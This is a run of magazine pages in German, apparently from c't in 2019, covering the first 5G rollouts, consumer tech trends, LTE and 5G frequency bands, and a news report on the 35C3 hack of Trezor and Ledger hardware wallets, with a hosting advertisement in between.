AT&T hat als einer der ersten Netzbetreiber 5G im Angebot. Die Firma rüstet seit Ende Dezember Teile ihrer Netze in zwölf Städten mit 5G-Komponenten aus. In der ersten Hälfte 2019 sollen weitere sieben Städte hinzukommen. Kunden, die im Bereich der 5G-Abdeckung leben, können das bereits mit dem Hotspot-Router „Nighthawk 5G Mobile Hotspot“ von Netgear ausprobieren, den AT&T anbietet.

Unter den ersten 5G-Diensten überwiegen überraschenderweise Festnetzangebote (Fixed Wireless Access, FWA) mitsamt dazu passenden 5G-Routern (Huawei 5G CPE mmWave und 5G CPE sub-6 GHz, Samsung SFG-D0100, Netgear Nighthawk 5G Mobile Hotspot). Bei Motorolas 5G Mod handelt es sich um einen Smartphone-Adapter. Keines dieser Geräte ist bisher in Deutschland erhältlich. Später im Jahr sollen weitere 5G-Router erscheinen. HTC will für den US-Betreiber Sprint den Smart-Hub-Router auf Basis des Snapdragon X50 bauen, Verizon einen „5G NR Hotspot“ liefern (womöglich von Inseego, ehemals Novatel Wireless). Viele weitere Ankündigungen dürften auf dem Mobile World Congress folgen.

Die weitere Entwicklung und Einführung von 5G könnte in vielen Bereichen aus heutiger Sicht recht schnell erfolgen – überraschend möglicherweise, wenn man sich die aktuellen Auseinandersetzungen um Auflagen bei der 5G-Frequenzauktion in Deutschland anschaut. Wie weit wir aber das smarte Leben wirklich treiben wollen, welche Techniken wo eingesetzt werden, das wird sich zeigen – und das werden wir diskutieren müssen. Die technischen Voraussetzungen vor allem auf der Ebene der Kommunikations- und Netzwerktechnik werden in wenigen Monaten und den kommenden Jahren jedenfalls vorhanden sein. Auch die Entwicklungen in der Bedien- und Gerätetechnik werden so weit sein, dass intelligente Umgebungen möglich sind und uns das Leben erleichtern – und, in welchem Umfang auch immer, Science-Fiction zu unserer alltäglichen Realität machen.

(jk@ct.de) c't

Literatur

[1] Dušan Živadinović, Internet of Things: Aufrüstung der LTE-Netze, c't 5/2018, S. 44



Auf dem Weg

Werkzeuge und Neuerungen für den digitalen Alltag

Die Zukunft mag noch fern sein: Auch in den nächsten Monaten erwarten uns einige Updates, die den Weg nach Digitalien ebnen. Zwischen Hype und Hoffnung machen sich alternative soziale Netze, faltbare Smartphones, neue Displaytechniken, erweiterte Infrastruktur-Techniken mehr oder weniger nützlich.

Von Jürgen Kuri, Jo Bager, Ulrike Kuhlmann und Christof Windeck

Der Hype um digitale Assistenten (und um KI im Allgemeinen) ist nun doch etwas abgeflaut – auch wenn kaum noch ein Gerät, ein Möbel, ein Gadget ohne digitales Helferlein auskommt. Amazons Alexa oder der Google Assistant sind zwar kaum das, was man sich landläufig als Intelligenz vorstellt, aber für viele doch mittlerweile selbstverständliche Begleiter durch den Tag. Apple hängt mit Siri sehr hinterher. Microsoft hat den Wettstreit wohl aufgegeben, betrachtet Cortana letztlich nur noch als Modul für Alexa oder Assistant.

Dass die digitalen Assistenten noch weit von einer realen KI entfernt sind, bedeutet aber keineswegs, dass die KI-Entwicklung zum Stillstand gekommen ist. Nicht nur die Fortschritte bei den Assistenten selbst sind teilweise frappierend. Auch die Forschung bewegt sich immer weiter, auch ethische Fragen wie etwa moralische Verantwortlichkeit einer künstlichen Intelligenz werden diskutiert und fließen in Forschung und konkrete Projekte ein. Die Entwicklung der KI wird neben dem Ausbau der Infrastruktur ein wichtiger Faktor für die zukünftige Bewältigung unseres digitalen Alltags.

Migrationsbewegungen

Heutzutage ist dieser digitale Alltag (sowohl im Beruf als auch in der Freizeit) für viele Menschen ohne soziale Medien nicht mehr vorstellbar. 2019 dürfte aber ein Jahr großer Migrationsbewegungen zwischen den sozialen Netzen werden. Viele Nutzer sind Zuckerbergs Plattform wegen immer neuer Datenskandale überdrüssig und wollen eigentlich nur noch weg. Bei Google+ müssen sie sogar gehen: Google schließt sein soziales Netzwerk aufgrund notorischer Erfolglosigkeit im April.

Die Diskussionen der Google+-Emigranten darüber, wohin sie auswandern sollen, zeigt, dass es durchaus alternative Plattformen gibt, auf denen sich Menschen global vernetzen können. Neben Klassikern wie Friendica gibt es auch neue soziale Netze wie das verteilte Minds oder das kommerzielle MeWe. Dass das Protokoll ActivityPub, mit dem soziale Netzwerke Posts austauschen können, vom W3C als offizieller Standard verabschiedet wurde, könnte den alternativen Netzen zusätzlichen Schub geben.

Generell könnte die Welt der sozialen Vernetzung noch bunter werden. Kaum ein Nutzer ist noch nur in einem Netz unterwegs, sondern benutzt stattdessen je nach Bedarf verschiedene Plattformen: Gamer treffen sich bei Discord, Studenten bei Jodel, Biertrinker tauschen sich per Untappd aus, Nachbarn bei nebenan.de. Laufend kommen neue Netzwerke hinzu. Das Smartphone übernimmt die Rolle des Aggregators.

Bei den Inhalten zeichnet sich ab, dass Stories und kurze Videos eine noch größere Rolle spielen werden als bisher. Auch hier gibt es wieder neue Angebote, etwa die App TikTok, die bereits 500 Millionen Nutzer hat.

Eine immer wichtigere Rolle werden auch die Messenger spielen, allen voran Facebooks WhatsApp. Der Messenger wird in diesem Jahr Werbung präsentieren – es bleibt abzuwarten, wie die Nutzer darauf reagieren. Beobachter erwarten, dass Facebook seinen Messenger weiter zu einer Plattform ausbauen wird, auf denen Unternehmen Produkte und Dienstleistungen anbieten werden und auf der man auch Finanztransaktionen wird ausführen können – so wie es beim chinesischen Dienst WeChat schon lange möglich ist.

Klappe auf, Klappe zu

Dass das Smartphone für die sozialen Netze zu einer Art Aggregator wird, zeigt, welch zentrale Rolle es in unserem digitalen Alltag spielt – manche meinen sogar: immer noch. Es ist derzeit die zentrale Instanz, über die die einzelnen Dienste und Anwendungen ihr Auskommen finden, synchronisiert und koordiniert werden. Dass es allerdings dafür nicht immer das ideale Bedieninterface ist, wird auch immer deutlicher – Sprachbedienung, Smartwatches als zusätzliche Schnittstelle zur Bedienung, Automatisierung durch digitale Assistenten sprechen dafür, dass dringend ein erweitertes oder zumindest verbessertes digitales Interface gesucht wird.

Ob die faltbaren Smartphones, dieser Wechselbalg aus herkömmlichem Smartphone und Tablet, das Allheilmittel sind, steht in den Sternen. Der heiße Scheiß der Saison sind sie auf jeden Fall, auf dem Mobile World Congress dürften sie mit den Vorstellungen unter anderem von Samsung eines der beherrschenden Themen sein.

Wer allerdings glaubt, faltbare Smartphones seien schon so weit, dass sie wie früher Klapp-Handys auf- und zugingen, sieht sich getäuscht. Vielleicht sollte man derzeit mehr von biegbaren Smartphones sprechen – zusammengefaltet sehen sie aus wie eine Art ziemlich angeschwollener Geldbörse. Auch die Software benötigt noch einige Anpassungen, bis sie sich nahtlos auf die unterschiedlichen Anforderungen eines zusammengeklappten Smartphones und eines auseinandergefalteten Tablets in einem Gerät einstellen kann.

Zumal: Der Wechsel zwischen (halbgroßem) Smartphone-Display und (großer) Tablet-Ansicht mag für einige Fälle praktisch sein – das grundlegende Problem, dass man, will man nicht den digitalen Assistenten benutzen, direkt mit dem Gerät interagieren muss, beseitigen sie nicht. Ein neues Bedienkonzept wie etwa Gestensteuerung, die sich nahtlos in die Umgebung integriert, ist mit den Falt-Smartphones nicht verbunden. Auf solche Lösungen lässt eher ein Chip hoffen, für den Google von der amerikanischen Aufsichtsbehörde FTC gerade die Betriebsge-



Eher biegsam als faltbar: Das zusammenfaltbare Smartphone Flexpai von Royole hat das Display außen, weil der Biegeradius bei einem innenliegenden Display noch viel zu klein wäre.



Virtual Reality? Ach ja, für Spiele und ein paar spezielle Anwendungen. Dass VR das kommende große Ding ist, glaubt niemand mehr, nachdem es jetzt bereits mehrere Jahre im Kommen war. Immerhin sind die VR-Brillen mittlerweile etwas eleganter.

nehmigung erhalten hat: Ein Kurzstrecken-Radar, mit dem Bewegungen im Raum eindeutig identifiziert werden können. Ein Gerät mit dem Chip kann dann also Handbewegungen, Fingerschnipsen, Gesten mit einzelnen Fingern erkennen, voneinander unterscheiden und damit verbundene Aktionen auslösen. Dies ermöglicht nicht nur im Smartphone, sondern auch in anderen Geräten, ganz allgemein: in beliebigen Dingen Interaktion mit dem Nutzer.

So schön bunt

Egal aber, ob faltbare Smartphones mittel- oder langfristig vernünftige Anwendungen ermöglichen, sind Displays solcher Größe in vielen Bereichen notwendig – haben aber derzeit sowohl im Klein- als auch im Großformat noch ihre Tücken und Einschränkungen. Nachdem es lange immer nur um höhere Auflösungen zu gehen schien, zeigen sich in den kommenden Monaten und Jahren aber ganz neue Techniken. In mancher Neuerung zeigt sich aber auch erstmals die Sinnhaftigkeit von Techniken, die anfangs eher absurd erschienen.

Bei Mini-LEDs im Backlight ist das Ziel immer die Verbesserung des In-Bild-Kontrasts durch einen besseren Schwarzwert. Komplett schwarz können die LC-Displays schon jetzt (sie schalten einfach das Backlight ab), aber sehr dunkle neben sehr hellen Bildinhalten funktioniert bei LCDs nur über lokales Dimmen der Hintergrundbeleuchtung.

Konsequenter ist es da, LCD ganz weglassen und stattdessen Mikro- und Nano-LEDs als selbstleuchtende Pixel, also quasi anorganische OLEDs. Das Problem sind bei anorganischen LEDs die Kosten, denn die winzigen LEDs werden auf Wafern hergestellt und müssen von dort mechanisch abgelöst und auf die großen Display-Backplanes übertragen werden. Der Prozess ist fehleranfällig, weshalb die großen LED-Displays etwa von Samsung aus kleineren Kacheln zusammengesetzt werden – wenn da mal eine Kachel Pixelfehler enthält, tauscht man sie einfach aus.

Bei Quantenpunkten, die mit OLED kombiniert werden, hat man die Vorteile des OLED (blickwinkelunabhängig, sattes Schwarz) mit den Vorteilen aktueller LCDs (satte Farben dank Quantenpunkten). Samsung arbeitet angeblich an solchen Techniken. Die Quantenpunkte müsste man aus Kostengründen aufdrucken, die blau leuchtende OLED-Schicht beleuchtet die im Pixelraster aufgebrachten Quantenpunkte, die das blaue Licht in rotes und grünes wandeln (das blaue Pixel ist transparent, lässt also das blaue Licht durch). Anscheinend gibt es noch Fertigungsprobleme, aber die OLED-QD-Kombi wäre quasi das bessere OLED.

Mehr Licht!

OLEDs bleiben also trotz aller anderen Entwicklungen das, woran sich alle orientieren, weil sie von Natur aus wunderbare Schwarzwerte und In-Bild-Kontraste erzielen und vergleichsweise günstig auf großen Flächen hergestellt werden können. Künftig werden OLEDs noch billiger im Druckverfahren produziert: Die organischen Bestandteile werden in Flüssigkeit gelöst und im Tintenstrahldruckverfahren auf Endlos-Substrate von der Rolle gedruckt (so das Ideal, deshalb roll-to-roll). Daran arbeiten alle großen Displayhersteller. Zuerst wird es kleinere gedruckte OLEDs geben, richtig interessant sind diese aber für große Flächen.

Mit OLEDs will man aber noch mehr erreichen: Flexible OLEDs sind das Ziel. Da die leuchtenden Schichten extrem dünn sind, kann man flexible Displays erzeugen. Aufrollbare Schirme sind spätestens seit der CES mit LGs OLED TV R in greifbare Nähe gerückt. Das auf der CES gezeigte Falthandy war dagegen nur ein „weil wirs können“, denn es hat das Display im zusammengefalteten Zustand außen. Der Biegeradius würde, wollte man das Smartphone falten und das Display dann innen haben (so, wie man es von früheren Klapp-Handys kennt), deutlich kleiner; das funktioniert offenbar noch nicht. Großer Schirm an kleinem Gerät wird dennoch ein Trend der nächsten Jahre. So wird Samsung sein Falthandy auf dem MWC den Journalisten hoffentlich endlich selbst in die Hand geben (und nicht nur aus der Ferne zeigen). Viele chinesische Displayhersteller arbeiten an solchen Flatdisplays.

Etwas weiter gedacht wird die Flexibilität mit Transparenz kombiniert. LG hat bereits auf der letzten Display Week ein großes transparentes OLED gezeigt, das sich zusätzlich biegen ließ. Man bekommt damit zum Beispiel transparente Folien, die vor Fensterscheiben hängen und auf Knopfdruck zum leuchtenden Bildschirm werden. Der Vorteil von transparenten OLEDs gegenüber den schon oft auf Messen gezeigten transparenten LCD-Türen: Letztere brauchen eine sehr helle Innenbeleuchtung, die sich ausschaltet, sobald man die Tür öffnet; transparente OLEDS dagegen leuchten von sich aus ganz ohne Backlight. Transparente OLED wird es zunächst eher im werblichen Bereich etwa für Schaufenster geben.

Ein Vorteil von transparenten abschaltbaren Leuchtfolien wäre auch die



1blu

Volle SSD-Power mit NVMe!

Homepage Express

Hosting mit NVMe-Technologie – Der Turbo für Ihre Website!

- > 2 Inklusiv-Domains
- > 100 GB SSD-Webspace
- > 75 GB zusätzlicher Onlinespeicher
- > 800 E-Mail-Postfächer
- > 80 GB E-Mail-Speicher
- > 80 FTP-Zugänge
- > 80 SSD-MySQL-Datenbanken, PHP 7.3

2,49 €/Monat*

Preis gilt dauerhaft!

- > High-End NVMe-SSD Festplatten sorgen für ultraschnelle Zugriffe auf Ihre Datenbanken und Dateien.
- > Höchste Performance für anspruchsvolle Webseiten – Ideal für Wordpress, Joomla & eCommerce.

* Preis/Monat inkl. 19% MwSt. Angebot verfügbar ab Anfang Februar 2019 (Näheres unter www.1blu.de). Es fällt keine Einrichtungsgebühr an. Vertragslaufzeit jeweils 6 Monate, jederzeit kündbar mit einem Monat Frist zum Vertragsende.

030 – 20 18 10 00 | nur unter **www.1blu.de/express**



Höhere Auflösung geht immer – für normale Anwender ist das 8K-TV von Samsung aber bislang uninteressant, denn Inhalte gibts in dieser Auflösung eigentlich noch nicht.

geringere Lichtverschmutzung in smarten Städten: Wenn man heute etwa durch Los Angeles geht, erschlägt einen die permanente Beleuchtung durch die großen Werbe- und Info-Displays. Würden Infoschirme nur aufleuchten, wenn man sie wirklich braucht und sich ansonsten unsichtbar in die Gegend einfügen, wäre das deutlich angenehmer als die aktuelle massive Konfrontation mit den großen Leuchttafeln. Dies würde zudem den Energiebedarf senken.

Das Aufrollen geht für größere Displays leichter, weil der Biegeradius größer ist. Perspektivisch wäre die Rollbarkeit aber für Mobildisplays interessant, die man dann quasi aus dem Stift zieht. Das wird erst mit von der Rolle druckbaren OLEDs, die Polymerelektronik zur Ansteuerung nutzen, realistisch – und rückt damit noch in weitere Ferne.

Mehr Punkte!

Haben wir gesagt, es ging lange nur um höhere Auflösungen? Nun, es ist bei Weitem nicht so, als spielte das keine Rolle mehr. 8K im TV-Display wird kommen. Aber es wirft derzeit in LCDs massive Probleme auf, weil die Pixel so winzig und die Zuleitungen so dicht sind, dass kaum Licht vom Backlight an die Displayoberfläche gelangt. Entsprechend hell muss das Backlight leuchten und entsprechend massiv muss die Stromversorgung ausfallen.

Etwas anders sieht es bei Displays für Virtual-Reality-Geräte aus. Sie können immer mehr Pixel vertragen. VR-Displays mit über 1000 dpi haben einzelne Hersteller schon gezeigt, die ein Backlight aus Nano-LEDs nutzen. Die Kosten allerdings dürften exorbitant sein.

Mit sehr hoch auflösenden Displays kann man wiederum autostereoskopische 3D-Displays realisieren. Das braucht aber wohl mindestens 16K (also viermal 8K), um die verschiedenen Ansichten halbwegs übergangslos hinzubekommen. Solche AS-3D-Displays werden dann eher für werbliche Zwecke genutzt.

In der Augmented Reality werden Techniken wie TIR (total internal reflection) genutzt, mit denen das Bild von einem im Brillenbügel sitzenden Display über ein Muster in der Brille zum Auge gelenkt wird. Bei solchen AR-Displays ist eine sehr hohe Auflösung nicht so relevant, eher geht es darum, wie man überhaupt das Bild aufs Display bekommt und wie man die Brille mit Energie versorgt. Bis die Kontaktlinse mit eingebautem Display kommt, vergehen eher Jahrzehnte als Jahre.

Nun sind Displays nicht die einzigen Komponenten, die für die kommenden Geräte und Techniken eine Rolle spielen. Auch klassische PC-Technik ist ja noch lange nicht tot. Und auch die Infrastruktur hinter all den mobilen Anwendungen unseres digitalen Alltags braucht genug Power und auch Intelligenz, um uns mit den gewünschten Diensten und Daten versorgen zu können.

Mehr Saft!

Im laufenden Jahr 2019 kommen viele High-End-Prozessoren mit 7-Nanometer-Technik. Vorreiter waren Ende 2018 Apples A12 Bionic – in iPhone XR, XS, XS Max – und Huaweis Kirin 980. AMD hat erste Grafikchips umgestellt (Radeon VII), Mitte 2019 folgen dann die dritte Ryzen-Generation und die zweite Epyc-Generation für Server. Intel will endlich 10-nm-Prozessoren bringen, wobei Intels 10-nm-Technik durchaus mit der 7-nm-Technik von TSMC vergleichbar sein soll. Vermutlich geht das Wettrüsten bei den Prozessorkernen weiter: AMD deutet an, dass der Ryzen 3000 für Desktop-PCs bis zu 16 Kerne haben wird. Bei den Servern will AMD mit 64 Kernen beim Epyc „Rome“ in Führung gehen. Ein Zwei-Sockel-Server im flachen Rack-Gehäuse bringt es damit auf 128 Kerne, 256 Threads und vermutlich bis zu 8 TByte RAM.

Die Kombination von mehreren Siliziumchips oder Chiplets zu einem Prozessor kommt immer häufiger zum Einsatz. AMD und Nvidia vereinen auf diese Weise bereits bei High-End-Grafikkarten und Rechenbeschleunigern den eigentlichen GPU-Chip mit einigen DRAM-Chips vom Typ High Bandwidth Memory (HBM). Nun wird AMD neue Ryzen- und Epyc-Prozessoren als Kombination aus den eigentlichen CPU-Chiplets mit einem I/O-Chiplet fertigen. Vorteil: Die CPU-Chiplets entstammen einem anderen Fertigungsprozess als das I/O-Chiplet, es sind sogar unterschiedliche Auftragsfertiger beteiligt. Man kann also die jeweils optimale Fertigungstechnik wählen. Intel plant ein ähnliches Verfahren namens Foveros.

Die x86-Prozessorfirmen AMD und Intel bekommen nun in immer mehr Bereichen Konkurrenz aus dem ARM-Lager, vor allem bei NAS und Cloud-Servern. Huawei, der weltweit fünftgrößte Server-Lieferant, hat schon die dritte Generation hauseigener ARM-Chips in der Mache, den Kunpeng 920 – einen 7-nm-Chip. Cloud-Primus Amazon hat ohne große Vorankündigung einen 16-kernigen ARM-Chip entwickelt und nutzt ihn, um billigere Services zu vermieten. Und der Cavium ThunderX2 steckt schon in einem Supercomputer mit Top500-Potenzial – ganz zu schweigen vom Fujitsu A64FX, der 2021 ganz an die Spitze soll.

Neben dem weit in die Zukunft weisenden 5G und künftigen Entwicklungen wie Augmented Reality, Gestensteuerung und künstliche Intelligenz gibt es also auch in diesem Jahr einige technische Neuerungen, die nicht nur spannende Geräte ermöglichen, sondern sogar ganz nützliche Gadgets versprechen. Unterwegs in die Zukunft werden wir also wie immer mit einigen Updates auf dem Weg beschäftigt sein. *(jk@ct.de)* c't

LTE und 5G: Frequenzen, Bandbreiten Chipsätze

Die ersten kommerziell erhältlichen 5G-Chipsätze stammen von Qualcomm (Snapdragon X50), Samsung (Exynos 5100) und Hi-Silicon (Balong 5G01). Zumindest angekündigt oder erwartet werden Chipsätze von Intel (XMM 8060 und 8160), Hi-Silicon (Kirin 990) und MediaTek (Helio M70). MediaTek kündigt erste Geräte mit dem Helio M70 noch für 2019 an. Intel will den XMM 8160 Mitte 2019 ausliefern.

Maximale Downlink-Raten starten bei 1900 MBit/s. Das ist der Fall bei Samsung Exynos 5100, das auch ein 4G-Modem gemäß der Categorie 19 enthält (Cat19); es bündelt dafür bis zu acht LTE-Träger. Bis 5 GBit/s liefert Qualcomms Snapdragon X50. Beide, Samsung und Snapdragon bündeln bis zu acht LTE-Träger. Intels XMM 8160 soll bis zu 6 GBit/s liefern und sich auch für 2G-, 3G- und 4G-Netze eignen.

Einstieg mit 2 GBit/s

Viele LTE-Geräte liefern schon heute Gigabit-Datenraten. Wie üblich, kann man sie in verschiedene Gerätekategorien unterteilen (Category, Cat). Aktuell sind auf dem Weltmarkt 30 Cat15-Geräte erhältlich. Sie liefern im Downlink bis zu 750 MBit/s. Es gibt 48 Cat16-Geräte – sie erreichen in der Spitze 1 GBit/s. Und es gibt sogar 49 Cat18-Geräte für maximal 1,175 GBit/s.

Doch in deutschen Netzen kann man ihre Leistung nicht ausschöpfen, denn die Betreiber kommen mit dem Netzausbau nicht hinterher. Außerdem fällt auf: Die schnellsten LTE-Chipsätze, die die kommende Gerätegeneration bekommen wird, sind den 5G-Modems auf den Fersen: Qualcomm Snapdragon X20 und X24 sollen gemäß Cat18 respektive Cat20 1,2 GBit/s und 2 GBit/s liefern. Das X20-Modem bündelt dafür 5 Träger, das X24 bündelt 7 Träger (je 20 MHz Breite). Beide modulieren im optimalen Fall mit 256QAM. Intels XMM 7560 und 7660 (Cat16 und Cat19) liefern maximal 1 GBit/s beziehungsweise 1,6 GBit/s, 256QAM inklusive.

Der Hi-Silicon Balong 765 gehört ebenfalls zur Cat19-Kategorie und erreicht so 1,6 GBit/s. Dafür bündelt er vier Träger, moduliert per 256QAM, funkt aber als weltweit erster Chipsatz mittels 8x8 MIMO. Damit dürfte er sich ebenfalls für Router empfehlen.

LTE schließt auf

Die weitaus meisten Geräte nutzen zur Modulation maximal 64QAM und das auch nur in Downlink-Richtung. 30 Chipsätze eignen sich für 64QAM im Downlink, 29 auch im Uplink.

Der Trend geht aber zu höherwertigen Modulationen. Es gibt immerhin schon 16 Chipsätze, die Daten per 256QAM auf die Funkwellen aufmodulieren (Downlink). 16 Chipsätze eignen sich für 4x4 MIMO (Multiple Input, Multiple Output).

Frequenzbänder für WLAN, LTE, 5G


Vereinfacht kann man sagen: Je breiter ein Funkband ist, desto schneller kann es Daten transportieren. Beispielsweise liefert WLAN mit 40 MHz breiten Kanälen 450 MBit/s. Für Gigabit-LTE und 5G sind aber weit breitere Bänder erforderlich. Die gibt es aber nicht am Stück. LTE und 5G kompensieren das, indem sie Bänder ab 1,4 MHz bis 20 MHz Breite bündeln (Carrier Aggregation). Erst damit sind die für Gigabit-Niveau erforderlichen Systembandbreiten möglich (z. B. 32 Träger für eine maximale Systembandbreite von 640 MHz). 100 MHz Systembandbreite sind für viele LTE-Netze fast schon das obere Ende der Fahnenstange. 5G ist für ein Mehrfaches davon ausgelegt.

LTE und 5G stehen weltweit Funkbänder ab 450 MHz bis rund 6 GHz zur Verfügung. Das ist in 5G-Sprech der Frequency Range 1 (FR1). Zusätzlich bekommt 5G Kapazitäten im mmWave-Bereich, die im 3GPP Release 15 neu spezifiziert wurden. Das ist der Frequency Range 2 (FR2). Er startet bei 24 GHz und reicht aktuell bis 52,6 GHz hinauf. Möglicherweise kommen Teile aus dem Bereich 64 bis 86 GHz hinzu.

Außerdem haben die Mobilfunker für LTE und 5G unlizenzierte Bänder erschlossen. Es gibt mehrere Verfahren dafür. Am meisten verbreitet sind LAA und LTE-U (28 Betreiber investieren in LAA, 11 in LTE-U). Dabei ist die 3GPP hauptsächlich scharf auf das 5-GHz-Band. Das dürfte vor allem WLAN-Nutzer treffen. Weltweit sind bereits rund 100 LTE-Geräte erhältlich, die unlizenzierte Bänder nutzen können. Davon sind 40 für LAA ausgelegt, 45 für LTE-U und 16 für LWA.

Das erste für 5G genutzte Band wird vermutlich im 700-MHz-Bereich liegen. Die Nutzungsrechte dafür sind schon 2015 vergeben worden, in diesem Jahr werden sie frei. Die nächste Auktion soll in Deutschland im Frühjahr starten. Die Bundesnetzagentur versteigert das im 2-GHz-Bereich ehemals für UMTS vergebene Band neu und hat weitere Kapazitäten im Bereich von 3,4 bis 3,7 GHz locker gemacht.

Als Nächstes könnten in Deutschland die Nutzungsrechte im Bereich von 3,7 bis 3,8 GHz und im 26-GHz-Band unter den Hammer kommen – da ist noch gar kein Termin in Sicht. Aber wenn die Auktionen und der Ausbau der Netze ähnlich schnell wie bisher laufen, wird man 100-fache LTE-Geschwindigkeit in Deutschland kaum vor 2022 bekommen.



Man unterscheidet Bänder mit niedrigen, mittleren und hohen Frequenzen: Niedrig: ländlicher Bereich, große Flächendeckung. Mittel: städtischer Bereich, hohe Kapazität. Hoch: hohe Geschwindigkeit für Hotspots. Jeder Betreiber möchte gerne einen solchen Bänder-Mix haben, um für möglichst viele Anwendungen gerüstet zu sein.



Der große Bruch?

Was der 35C3-Hack von Bitcoin-Hardware-Wallets bedeutet

Auf dem 35C3 zeigten drei Hacker, wie sie in verbreitete Hardware-Wallets für Kryptowährungen einbrachen und die Schlüssel stahlen. Doch was bedeutet das für die Praxis?

Von Mirko Dölle

Auch bei Hardware-Wallets für Kryptowährungen gibt es keine absolute Sicherheit. Das zeigten die Hacker Thomas Roth, Dmitry Nedospasov und Josh Datkoauf eindrucksvoll dem 35. Chaos Communication Congress in Leipzig. Sie manipulierten die bekanntesten Hardware-Wallets für Kryptowährungen, Trezor One, Ledger Nano S und Ledger Blue, und hätten auf diese Weise Bitcoins stehlen können. Die Lehre daraus ist jedoch nicht, dass man keine Hardware-Wallets verwenden sollte, sondern, dass man auch mit Hardware-Wallets sorgsam umgehen muss, um sein Vermögen zu schützen.

Der dreiteilige Vortrag zeigte unter anderem, wie leicht sich Siegel von Originalverpackungen entfernen und die Gehäuse der Hardware-Wallets spurlos öffnen lassen. Einmal geöffnet, bauten die Hacker Funkschnittstellen ein, um die Daten abzugreifen, oder manipulierten die Firmware so, dass sie beliebige Transaktionen automatisch signieren lassen konnten. Beim Ledger Blue konnten sie sogar die PIN, die das Gerät vor unberechtigter Benutzung schützt, von einem unmodifizierten Gerät über einige Distanz mitlesen. Möglich wurden diese Angriffe durch offene Debugging- und Programmierschnittstellen sowie durch Schwachstellen im Design der Hardware-Wallets.

Schnitt- und Schwachstellen

Die Hersteller der Hardware-Wallets machten es den Hackern einfach: So ist die Programmierschnittstelle des Mikrocontrollers beim Ledger Nano S auf der Rückseite der Platine herausgeführt und standardmäßig aktiviert, sodass sie letztlich ihre eigene Firmware aufspielen und somit die vollständige Kontrolle über das Hardware-Wallet übernehmen konnten.

Eine weitere Schwachstelle der Hardware-Wallets von Trezor und Ledger ist, dass sie ein sogenanntes Secure Element verwenden, das lediglich eine Datenleitung besitzt: den ST31-Chip. Der ST31 ist an sich erprobt und kommt zum Beispiel bei Pay-TV-Decodern zum Einsatz – doch für ein Hardware-Wallet ist er nur bedingt geeignet, denn er hat keine Anschlüsse für ein Display oder Tasten.

Der ST31 bewahrt den Seed des Wallet auf und signiert die Transaktionen. Für die Ansteuerung ist jedoch ein herkömmlicher Mikrocontroller zuständig. Dieser erzeugt die Transaktion, zeigt die Transaktionsdaten auf dem Display des Hardware-Wallets an, reicht sie an den ST31 weiter und teilt dem ST31 mit, ob der Benutzer die Transaktion autorisiert hat. Dann liefert der ST31 die fertig signierte Transaktion an den Mikrocontroller zurück.

Das Problem ist, dass der ST31 nicht wissen kann, welche Informationen der Mikrocontroller auf dem Display angezeigt und ob der Anwender tatsächlich die Transaktion autorisiert hat – er muss darauf vertrauen, dass der vorgelagerte Mikrocontroller nicht manipuliert wurde. Genau das schafften die Hacker jedoch, sie veröffentlichten sogar eine Firmware mit dem Spiel Snake für den Ledger Nano S.

Problemfall Seed

Beim Trezor One gelang es den Hackern sogar, den Seed auszulesen, der dafür gedacht ist, bei einem Defekt ein Ersatzgerät in Betrieb zu nehmen. Der Seed ist der heilige Gral für jeden Angreifer, denn damit erhält er dauerhaft vollständigen Zugriff auf das Bitcoin-Wallet – und zwar unabhängig vom Hardware-Wallet selbst und auch noch Monate nach dem Angriff. Der weitreichende Zugriff resultiert daraus, dass heute nur noch sogenannte Hierarchical Deterministic Wallets verwendet werden.

Ursprünglich erzeugten Bitcoin-Clients lediglich einen privaten und einen

öffentlichen Schlüssel für ein Wallet. Aus dem öffentlichen Schlüssel wurde dann per Hash-Funktion die Bitcoin-Adresse berechnet. Die Adresse ist also eine verkürzte Darstellung des Schlüssels. Um einen Bitcoin zu überweisen, muss der Absender die Transaktion mit seinem privaten Schlüssel signieren. Die Bitcoin-Nodes überprüfen dann anhand des öffentlichen Schlüssels, ob Transaktion und Signatur korrekt sind und zur Bitcoin-Adresse des Absenders passen – erst dann leiten sie die Transaktion an die Miner weiter.

Ließ man den Bitcoin-Client eine neue Bitcoin-Adresse anlegen, wurde dazu auch ein neues Public-Private-Schlüsselpaar erzeugt. Das Wallet bestand also aus einer Sammlung unzusammenhängender privater und öffentlicher Schlüssel. Wollte man sein Wallet sichern, musste man sämtliche Schlüssel aller benutzten Bitcoin-Adressen kopieren, um später wieder an seine Bitcoins heranzukommen.

Doch das Backup funktionierte nur so lange, bis man eine weitere Bitcoin-Transaktion durchführte: Das Bitcoin-Protokoll sieht vor, dass jede Bitcoin-Adresse nur ein einziges Mal benutzt wird, um Geld auszugeben. Das Wechselgeld, also die Differenz zwischen dem aktuellen Guthaben und dem Überweisungsbetrag, wird auf eine neue Bitcoin-Adresse überwiesen – die neu generierte Schlüssel besitzt. Die alte Adresse, deren Schlüssel man im Backup gesichert hat, ist leer – das Backup damit nutzlos.

Dies führte dazu, dass Anwender dauerhaft immer wieder dieselbe Bitcoin-Adresse benutzten. Auch wenn das von Satoshi Nakamoto so nicht gedacht war, funktioniert dieser Trick in der Praxis bis heute. Allerdings ist das riskant, denn es bietet Angreifern die Möglichkeit, Transaktionen zu duplizieren.

Bei den heute üblichen deterministischen Wallets hingegen erzeugen Bitcoin-Clients, aber auch Hardware-Wallets, einen Seed mit einer Länge von 128 oder 256 Bit. Dieser Seed wird durch eine Zählvariable ergänzt, anschließend ein Hashwert gebildet und erst daraus privater und öffentlicher Schlüssel und somit eine Bitcoin-Adresse generiert. Zwar hat weiterhin jede Bitcoin-Adresse ihren individuellen privaten und öffentlichen Schlüssel, diese muss man jedoch nicht mehr sichern: Es genügt, den Seed zu kennen, denn daraus lassen sich durch Hochzählen nacheinander alle Schlüssel und somit alle zu diesem Wallet gehörigen Bitcoin-Adressen erzeugen.

Dauerhafte Backups

Für Bitcoin-Nutzer war die Einführung der deterministischen Wallets eine große Hilfe. Endlich konnte man ein Backup seines Wallets anlegen, das auch Monate und Jahre später noch funktionierte. Es genügte nun sogar, einmalig unmittelbar nach Erzeugen eines deterministischen Wallets den Seed als eine Reihe 12 oder 24 englischer Wörter (gemäß BIP-39) aufzuschreiben und sicher zu verwahren, um jederzeit wieder an seine Bitcoins heranzukommen.

